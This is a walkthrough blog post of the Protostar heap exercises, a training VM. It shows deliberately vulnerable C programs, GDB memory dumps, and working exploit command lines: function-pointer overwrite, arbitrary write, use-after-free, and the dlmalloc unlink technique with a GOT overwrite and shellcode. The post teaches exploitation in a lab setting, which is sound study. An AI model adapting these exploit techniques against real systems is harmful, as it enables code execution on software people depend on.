HOME ABOUT ME OPEN SOURCE VULNERABILTY RESEARCH

Protostar Walkthrough - Heap

03 June 2018

Protostar is a virtual machine from Exploit Exercises that goes through basic memory corruption issues.

This blog post is a continuation from my previous writeups on the stack exploitation and format string exploitation stages of Protostar and will deal with the heap exploitation exercises.

Heap exploitation techniques can be very allocator specific. The memory allocator used in Protostar is glibc's malloc, which is based on Doug Lea's malloc (or dlmalloc for short). This is probably the most frequently encountered malloc implementation but it is important to remember that there can be differences if you run into another allocator.

Here are some useful resouces to have open in your browser as you are working through the heap exercises:

1. glibc Malloc Internals
2. Understanding the heap by breaking it by Justin N. Ferguson

The sha1sum of the ISO I am working with is d030796b11e9251f34ee448a95272a4d432cf2ce.

heap 0

We are given the below source code.

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct data {
  char name[64];
};

struct fp {
  int (*fp)();
};

void winner()
{
  printf("level passed\n");
}

void nowinner()
{
  printf("level has not been passed\n");
}

int main(int argc, char **argv)
{
  struct data *d;
  struct fp *f;
```

```
  d = malloc(sizeof(struct data));
  f = malloc(sizeof(struct fp));
  f->fp = nowinner;

  printf("data is at %p, fp is at %p\n", d, f);

  strcpy(d->name, argv[1]);

  f->fp();

}
```

In this level, we have a buffer overflow on the `name` buffer that is allocated on the heap. Just like the stack, heap memory is allocated contiguously. This means that if we write past the buffer, we will be overwriting another data structure.

Let's take a look at the layout of the heap memory in GDB. We set a breakpoint right before the `main()` function returns.

```
(gdb) break *0x08048500
Breakpoint 1 at 0x8048500: file heap0/heap0.c, line 40.
(gdb) run AAAA
Starting program: /opt/protostar/bin/heap0 AAAA
data is at 0x804a008, fp is at 0x804a050
level has not been passed

Breakpoint 1, 0x08048500 in main (argc=134513804, argv=0x2) at heap0/hea
p0.c:40
40        heap0/heap0.c: No such file or directory.
          in heap0/heap0.c
```

Looking at `info proc map`, we see that the heap starts from `0x804a000`.

```
(gdb) info proc map
process 1984
cmdline = '/opt/protostar/bin/heap0'
```

```
cwd = '/opt/protostar/bin'
exe = '/opt/protostar/bin/heap0'
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000          0
/opt/protostar/bin/heap0
         0x8049000  0x804a000     0x1000          0
/opt/protostar/bin/heap0
         0x804a000  0x806b000    0x21000          0           [heap]

... <snip> ...
```

Looking at the heap memory, we can see where our "AAAA" input is stored on the heap.

```
(gdb) x/50x 0x804a000
0x804a000:      0x00000000      0x00000049      0x41414141      0x000000
00
0x804a010:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804a020:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804a030:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804a040:      0x00000000      0x00000000      0x00000000      0x000000
11
0x804a050:      0x08048478      0x00000000      0x00000000      0x00020f
a9
0x804a060:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804a070:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804a080:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804a090:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804a0a0:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804a0b0:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804a0c0:      0x00000000      0x00000000
```

We also see that the address of the `nowinner()` function is stored on the heap due to `f->fp = nowinner` .

```
(gdb) print &nowinner
$1 = (void (*)(void)) 0x8048478 <nowinner>
```

We can overwrite that address with the address of `winner()` which will then be executed by `f->fp()` . Looking at the heap layout, we can see that we need to write 72 bytes followed by `winner()` 's memory address.

```
(gdb) run `python -c "print 'A'*72 + 'BBBB'"`
Starting program: /opt/protostar/bin/heap0 `python -c "print 'A'*72 + 'B
BBB'"`
data is at 0x804a008, fp is at 0x804a050

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

We find the memory address of `winner()` .

```
(gdb) print &winner
$1 = (void (*)(void)) 0x8048464 <winner>
```

Putting everything together,

```
user@protostar:~$ /opt/protostar/bin/heap0 $(python -c "print 'A'*72 + '
\x64\x84\x04\x08'")
data is at 0x804a008, fp is at 0x804a050
level passed
```

heap 1

We are given the below source code.

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct internet {
  int priority;
  char *name;
};

void winner()
{
  printf("and we have a winner @ %d\n", time(NULL));
}

int main(int argc, char **argv)
{
  struct internet *i1, *i2, *i3;

  i1 = malloc(sizeof(struct internet));
  i1->priority = 1;
  i1->name = malloc(8);

  i2 = malloc(sizeof(struct internet));
  i2->priority = 2;
  i2->name = malloc(8);

  strcpy(i1->name, argv[1]);
  strcpy(i2->name, argv[2]);

  printf("and that's a wrap folks!\n");
}
```

In this program, we see that that two `internet` structs have been allocated. Each struct contains a `name` pointer that is separately allocated. This means that the `internet` struct allocated on the heap will contain a pointer to another part of the memory on the heap that contains the char buffer.

Remember how heap memory is allocated contiguously? Due to the order of the `malloc` calls, this is roughly how the heap will look like.

```
[i1 structure][i1's name buffer][i2 structure][i2's name buffer]
```

Due to the buffer overflow from the first `strcpy` call, we can overwrite i2's `name` pointer with a location we want the second `strcpy` call to write to. With this, we are able to write arbitrary data to any location in memory that we want.

Let's confirm this.

```
(gdb) info proc map
process 2034
cmdline = '/opt/protostar/bin/heap1'
cwd = '/home/user'
exe = '/opt/protostar/bin/heap1'
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000          0
/opt/protostar/bin/heap1
         0x8049000  0x804a000     0x1000          0
/opt/protostar/bin/heap1
         0x804a000  0x806b000    0x21000          0           [heap]

... <snip> ...


(gdb) x/50x  0x804a000
0x804a000:      0x00000000      0x00000011      0x00000001      0x0804a0
18
0x804a010:      0x00000000      0x00000011      0x41414141      0x000000
00
0x804a020:      0x00000000      0x00000011      0x00000002      0x0804a0
38
0x804a030:      0x00000000      0x00000011      0x42424242      0x000000
00
```

```
0x804a040:      0x00000000      0x00020fc1      0x00000000      0x000000
00
0x804a050:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804a060:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804a070:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804a080:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804a090:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804a0a0:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804a0b0:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804a0c0:      0x00000000      0x00000000
```

To overwrite the `0x0804a038` pointer, we see that we need to write 20 bytes followed by the memory address where we want the second `strcpy` call to write to. We confirm this by attempting to write to `0x42424242` which should result in a segmentation fault.

```
(gdb) run `python -c "print 'A' * 20 + 'BBBB'"` CCCC
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /opt/protostar/bin/heap1 `python -c "print 'A' * 20 +
'BBBB'"` CCCC

Program received signal SIGSEGV, Segmentation fault.
*__GI_strcpy (dest=0x42424242 <Address 0x42424242 out of bounds>, src=0x
bffff96b "CCCC") at strcpy.c:40
40      strcpy.c: No such file or directory.
        in strcpy.c
```

Now that we can write to an arbitrary address, what and where should we write? The natural thought here is to overwrite the the return address of `main()` on the stack with the memory address of `winner()`.

```
(gdb) print &winner
$1 = (void (*)(void)) 0x8048494 <winner>
```

Now, how we do know where the return address is stored on the stack? By setting a breakpoint on the `ret` instruction in `main()` , we can see that the address when running in GDB is `0xbffff77c` .

```
(gdb) break *0x08048567
Breakpoint 1 at 0x8048567: file heap1/heap1.c, line 35.
(gdb) run AAAA BBBB
Starting program: /opt/protostar/bin/heap1 AAAA BBBB
and that's a wrap folks!

Breakpoint 1, 0x08048567 in main (argc=134513849, argv=0x3) at heap1/hea
p1.c:35
35      heap1/heap1.c: No such file or directory.
        in heap1/heap1.c
(gdb) print $esp
$1 = (void *) 0xbffff77c
```

However, we cannot use this exact memory address as the layout of the stack does change outside of a debugger. Since the stack is not touched after the second `strcpy` until `main()` returns, what we *can* do is start from an address near `0xbffff77c` and write `\x94\x84\x04\x08` repeatedly. This will eventually overwrite the return address of `main()` .

After some trial and error, this is what we end up with.

```
user@protostar:~$ /opt/protostar/bin/heap1 `python -c "print 'A' * 20 +
'\x40\xf7\xff\xbf'"` `python -c "print '\x94\x84\x04\x08' * 8"`
and that's a wrap folks!
and we have a winner @ 1527638212
Segmentation fault
```

We have successfully redirected control flow to the `winner()` function. However, the program still has a segmentation fault since the `winner()` function attempts to returns to `\x00\x00\x00\x00` due to `strcpy` writing a terminating `NULL` byte.

What we can do is write another 4 bytes with the memory address of `exit()`, which should make the program exit cleanly.

```
(gdb) print &exit
$1 = (<text variable, no debug info> *) 0xb7ec60c0 <*__GI_exit>
```

Putting it all together, we end up with the following.

```
user@protostar:~$ /opt/protostar/bin/heap1 `python -c "print 'A' * 20 +
'\x40\xf7\xff\xbf'"` `python -c "print '\x94\x84\x04\x08' * 8 + '\xc0\x6
0\xec\xb7'"`
and that's a wrap folks!
and we have a winner @ 1527638455
```

heap 2

We are given the below source code.

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

struct auth {
  char name[32];
  int auth;
};
```

```c
struct auth *auth;
char *service;

int main(int argc, char **argv)
{
  char line[128];

  while(1) {
      printf("[ auth = %p, service = %p ]\n", auth, service);

      if(fgets(line, sizeof(line), stdin) == NULL) break;

      if(strncmp(line, "auth ", 5) == 0) {
          auth = malloc(sizeof(auth));
          memset(auth, 0, sizeof(auth));
          if(strlen(line + 5) < 31) {
              strcpy(auth->name, line + 5);
          }
      }
      if(strncmp(line, "reset", 5) == 0) {
          free(auth);
      }
      if(strncmp(line, "service", 6) == 0) {
          service = strdup(line + 7);
      }
      if(strncmp(line, "login", 5) == 0) {
          if(auth->auth) {
              printf("you have logged in already!\n");
          } else {
              printf("please enter your password\n");
          }
      }
  }
}
```

In this program, we have a login service that reads data from `stdin`. Our goal here is to have the program print "you have logged in already!".

We have several commands, `auth`, `reset`, `service` and `login`, that we can call.

```
user@protostar:~$ /opt/protostar/bin/heap2
[ auth = (nil), service = (nil) ]
auth test
[ auth = 0x804c008, service = (nil) ]
service AAAA
[ auth = 0x804c008, service = 0x804c018 ]
login
please enter your password
[ auth = 0x804c008, service = 0x804c018 ]
reset
[ auth = 0x804c008, service = 0x804c018 ]
```

We notice that the `auth` pointer still points to the original memory location after the `reset` command, which `free()` 's the allocated memory. Subsequent `login` commands then accesses the freed memory with `auth->auth`. This is a good example of the classic Use-After-Free vulnerability. If we can overwrite the original struct's `auth` member with `1`, we can successfully exploit this.

With glibc's malloc, heap chunks are assigned on a "best fit" basis. This can be manipulated with various techniques (heap spraying, heap feng shui) to set up heap memory in a way that is useful for exploitation.

For this level though, we can keep things very simple. We can allocate a `auth` struct and free it with the `reset` command. Next, we use the `service` command which calls the `strdup()` function that allocates memory on the heap. We see that `strdup()` allocates memory at the same location as the freed `auth` struct since there are no other chunks in use.

```
user@protostar:~$ /opt/protostar/bin/heap2
[ auth = (nil), service = (nil) ]
auth AAAA
[ auth = 0x804c008, service = (nil) ]
reset
[ auth = 0x804c008, service = (nil) ]
```

```
service BBBB
[ auth = 0x804c008, service = 0x804c008 ]
```

We can write multiple "1"'s to the heap-allocated buffer with `strdup` that will eventually overwrite the original struct's `auth` member. This level is simple enough that we don't need to be very precise about what or how many bytes we write with `strdup()` .

```
user@protostar:~$ /opt/protostar/bin/heap2
[ auth = (nil), service = (nil) ]
auth AAAA
[ auth = 0x804c008, service = (nil) ]
reset
[ auth = 0x804c008, service = (nil) ]
service 111111111111111111111111111111111111
[ auth = 0x804c008, service = 0x804c018 ]
login
you have logged in already!
[ auth = 0x804c008, service = 0x804c018 ]
```

heap 3

We are given the below source code.

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

void winner()
{
  printf("that wasn't too bad now, was it? @ %d\n", time(NULL));
}

int main(int argc, char **argv)
{
```

```
  char *a, *b, *c;

  a = malloc(32);
  b = malloc(32);
  c = malloc(32);

  strcpy(a, argv[1]);
  strcpy(b, argv[2]);
  strcpy(c, argv[3]);

  free(c);
  free(b);
  free(a);

  printf("dynamite failed?\n");
}
```

In this level, we will be taking a look at heap metadata and how we can exploit it for code execution. We will be using the "unlink()" technique demonstrated in the Vudo paper presented in Phrack. It is important to note that this technique will no longer work in present-day glibc as the malloc implementation has been hardened over the years.

This is the layout of the heap before any of the pointers are freed.

```
(gdb) x/50x 0x804c000
0x804c000:      0x00000000      0x00000029      0x41414141      0x000000
00
0x804c010:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804c020:      0x00000000      0x00000000      0x00000000      0x000000
29
0x804c030:      0x42424242      0x00000000      0x00000000      0x000000
00
0x804c040:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804c050:      0x00000000      0x00000029      0x43434343      0x000000
00
0x804c060:      0x00000000      0x00000000      0x00000000      0x000000
```

```
00
0x804c070:      0x00000000      0x00000000      0x00000000      0x00000f
89
0x804c080:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804c090:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804c0a0:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804c0b0:      0x00000000      0x00000000      0x00000000      0x000000
00
0x804c0c0:      0x00000000      0x00000000
```

Let us first take a look at how a chunk of memory is represented in glibc.

```
struct malloc_chunk {
    INTERNAL_SIZE_T     prev_size;
    INTERNAL_SIZE_T     size;
    struct malloc_chunk*    fd;
    struct malloc_chunk*    bk;
}
```

The `prev_size` member contains the size of the chunk previous to the current chunk. It is only used if the previous chunk is free. As you can see from the heap memory layout, the `prev_size` members of all three chunks are NULL.

The `size` member contains the size of the current chunk. We see that the value of the `size` member is `0x00000029` (`00101001` in binary). Referring to the glibc Malloc Internals page, we see that chunks are allocated in multiples of 8 bytes. This means that the 3 lowest bits of the `size` member will always be `0` .

The malloc implementation uses these 3 bits as flag values. Quoting from the glibc Malloc Internals page, three flags are defined as follows:

> ***A (0x04)***
>
> *Allocated Arena - the main arena uses the application's heap. Other arenas use mmap'd heaps. To map a chunk to a heap, you need to know which case applies. If this bit is 0, the chunk comes from the main arena and the main heap. If this bit is 1, the chunk comes from mmap'd memory and the location of the heap can be computed from the chunk's address.*
>
> ***M (0x02)***
>
> *MMap'd chunk - this chunk was allocated with a single call to mmap and is not part of a heap at all.*
>
> ***P (0x01)***
>
> *Previous chunk is in use - if set, the previous chunk is still being used by the application, and thus the prev_size field is invalid. Note - some chunks, such as those in fastbins (see below) will have this bit set despite being free'd by the application. This bit really means that the previous chunk should not be considered a candidate for coalescing - it's "in use" by either the application or some other optimization layered atop malloc's original code.*

With this information, we can see that each chunk has a size of 40 bytes and that the previous chunk is in use.

When a chunk is freed, it is added to a doubly linked free list that is used to track which chunks are currently free. The `fd` and `bk` members are pointers to the next and previous chunks respectively and are only set when the chunk itself is freed.

The unlink() technique relies on a specific behaviour of the `free()` function which I quote from the Vudo paper.

> *[4.1] -- If the chunk located immediately before the chunk to be freed is unused, it is taken off its doubly-linked list via unlink() (if it is not the `last_remainder') and consolidated with the chunk being freed.*
>
> *[4.2] -- If the chunk located immediately after the chunk to be freed is unused, it is taken off its doubly-linked list via unlink() (if it is not the `last_remainder') and consolidated with the chunk being freed.*

Whether or not a previous chunk is considered unused is determined by whether the `prev_size` member on the current chunk is set.

`unlink()` is defined as:


```
#define unlink( P, BK, FD ) {            \
[1] BK = P->bk;                          \
[2] FD = P->fd;                          \
[3] FD->bk = BK;                         \
[4] BK->fd = FD;                         \
}
```

where `P` is the chunk you want to link and `BK` and `FD` are temporary pointers. Basically, when calling `free()` on a chunk, the `unlink()` function performs two actions:


1. Writes the value of `P->bk` to the memory address pointed to by `(P->fd) +`

`12` . The value of 12 is because it writes to the `bk` member of `P->fd` which is located at offset 12.

2. Writes the value of `P->fd` to the memory address pointed to by `(P->bk) + 8` . The value of 8 is because it writes to the `fd` member of `P->bk` which is located at offset 8.



Before Unlink



After Unlink

So, if we can control the values of `P->bk` and `P->fk` , we are able to write arbitrary data to an arbitrary location in memory (commonly known as a write-what-where condition).

Resuming execution of the program, we see that the heap layout is as follows after the three `free()` calls.

```
(gdb) x/50x 0x804c000
0x804c000:      0x00000000      0x00000029      0x0804c028      0x00000000
0x804c010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c020:      0x00000000      0x00000000      0x00000000      0x00000029
0x804c030:      0x0804c050      0x00000000      0x00000000      0x00000000
0x804c040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c050:      0x00000000      0x00000029      0x00000000      0x00000000
0x804c060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c070:      0x00000000      0x00000000      0x00000000      0x00000f89
0x804c080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0c0:      0x00000000      0x00000000
```

We notice that while the `fd` member is correctly set for the chunks, `bk` and `prev_size` are not. This is due to a feature of the allocator called fastbins which is used for chunks smaller than 64 bytes by default. Quoting from the glibc Malloc Internals page,


> *Small chunks are stored in size-specific bins. Chunks added to a*

> *fast bin ("fastbin") are not combined with adjacent chunks - the logic is minimal to keep access fast (hence the name). Chunks in the fastbins may be moved to other bins as needed. Fastbin chunks are stored in a single linked list, since they're all the same size and chunks in the middle of the list need never be accessed.*

During exploitation, we want our chunks to be treated as normal chunks. We can do this easily since we can control the `size` member of each chunk.)

There is one final hurdle to exploitation that we need to overcome. Writing to the `size` and `prev_size` members require the use of NULL bytes. We are unable to do so because any NULL bytes that we pass to the program as an argument will be treated as a string terminator.

The Phrack paper Once upon a free() describes a clever trick to avoid this issue. If we supply a value like `0xFFFFFFFC` (-4 as a signed integer), the allocator will not place the chunk in the fastbin as `0xFFFFFFFC` as an unsigned integer is a much larger value than 64. Due to an integer overflow during pointer arithmetic, the allocator thinks that the previous chunk actually starts at 4 bytes past the start of the current chunk.



Putting together what we have learnt so far, we get the following input to the program. We overwrite the `prev_size` and `size` members with -4. The `\x42\x42\x42\x42` and `\x43\x43\x43\x43` are the `fd` and `bk` members respectively.

```
user@protostar:~$ /opt/protostar/bin/heap3 AAAA `python -c "print 'A' *
32 + '\xfc\xff\xff\xff' + '\xfc\xff\xff\xff' + 'A' * 4 + '\x42\x42\x42\x
42\x43\x43\x43\x43'"` DDD
Segmentation fault
```

As expected, we see that it segfaults at `0x4242424e` as it tries to write to that address.

Now that we have a write-what-where primitive, how do we turn it into control of program flow? Using the lessons from the format string stages, we can overwrite the GOT table entry for `puts()` to point to `winner()`.

We look up the address of `puts()`'s GOT entry which is `0x804b128`.

```
user@protostar:~$ objdump -TR /opt/protostar/bin/heap3

/opt/protostar/bin/heap3:     file format elf32-i386

... <snip> ...

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
0804b0e4 R_386_GLOB_DAT    __gmon_start__
0804b140 R_386_COPY        stderr
0804b0f4 R_386_JUMP_SLOT   __errno_location
0804b0f8 R_386_JUMP_SLOT   mmap
0804b0fc R_386_JUMP_SLOT   sysconf
0804b100 R_386_JUMP_SLOT   __gmon_start__
0804b104 R_386_JUMP_SLOT   mremap
0804b108 R_386_JUMP_SLOT   memset
0804b10c R_386_JUMP_SLOT   __libc_start_main
```

```
0804b110 R_386_JUMP_SLOT   sbrk
0804b114 R_386_JUMP_SLOT   memcpy
0804b118 R_386_JUMP_SLOT   strcpy
0804b11c R_386_JUMP_SLOT   printf
0804b120 R_386_JUMP_SLOT   fprintf
0804b124 R_386_JUMP_SLOT   time
0804b128 R_386_JUMP_SLOT   puts
0804b12c R_386_JUMP_SLOT   munmap
```

This means that we want to write `\x1c\xb1\x04\x08` to `fd`. Remember, we have to subtract 12 bytes from the memory address that we want to write to.

Next, we get the memory address of the `winner()` function which is `0x8048864`.

```
(gdb) print &winner
$1 = (void (*)(void)) 0x8048864 <winner>
```

We attempt to write that address directly to `the GOT entry of puts()`.

```
user@protostar:~$ gdb --args /opt/protostar/bin/heap3 `python -c "print
'AAAA'"` `python -c "print 'A' * 32 + '\xfc\xff\xff\xff' + '\xfc\xff\xff
\xff' + 'A' * 4 + '\x1c\xb1\x04\x08\x64\x88\x04\x08'"` DDD

(gdb) run
Starting program: /opt/protostar/bin/heap3 AAAA AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAA DDD

Program received signal SIGSEGV, Segmentation fault.
0x08049906 in free (mem=0x804c058) at common/malloc.c:3638
3638    common/malloc.c: No such file or directory.
        in common/malloc.c

(gdb) p $_siginfo._sifields._sigfault.si_addr
$5 = (void *) 0x804886c
```

We see that it segfaults as it attempts to write to `0x804886c`. This is due to second step in the unlink process.

We need to change our input so that `P->bk + 8` lands somewhere in a writable memory address space. What we can do is overwrite the `puts()` GOT entry with a location on the heap that contains some shellcode to jump to `winner()` .

To obtain our shellcode, we use `nasm_shell` to generate a `push 0x8048864; ret` instruction.

```
nasm > push 0x08048864
00000000  6864880408        push dword 0x8048864
nasm > ret
00000000  C3                ret
```

We place our shell code at the start of the heap using our first `strcpy()` . We want to start the shellcode after writing 4 bytes because the initial 4 bytes of data for each chunk will be overwritten when the chunk is freed. Since we know that our heap memory starts at `0x804c000` , we know that our shell code starts at `0x804c00c` .

```
user@protostar:~$ /opt/protostar/bin/heap3 `python -c "print 'AAAA\x68\x64\x88\x04\x08\xc3'"` `python -c "print 'A' * 32 + '\xfc\xff\xff\xff' + '\xfc\xff\xff\xff' + 'A' * 4 + '\x1c\xb1\x04\x08\x0c\xc0\x04\x08'"` DDD
that wasn't too bad now, was it? @ 1527713315
```

Closing Thoughts

Heap exploitation is *complicated*. The examples we have seen in Protostar are relatively simple techniques. This is especially true for heap 3 as glibc has been hardened against the "unlink()" technique for a very long time. However, it is still worth studying as it nicely illustrates how heap metadata can be abused for code execution.

We leave links to resources that are worth reading to further your heap exploitation knowledge.

Already linked above:

1. Vudo - An object superstitiously believed to embody magical powers
2. Once upon a free()...

Other classic papers:

1. Advanced Doug lea's malloc exploits
2. The Malloc Maleficarum
3. Malloc Des-Maleficarum

Constantly updated resource:

1. shellphish's how2heap on GitHub

If you have any feedback or notice any errors in the post, I'd love to hear from you. You can find various ways of contacting me at the about me page!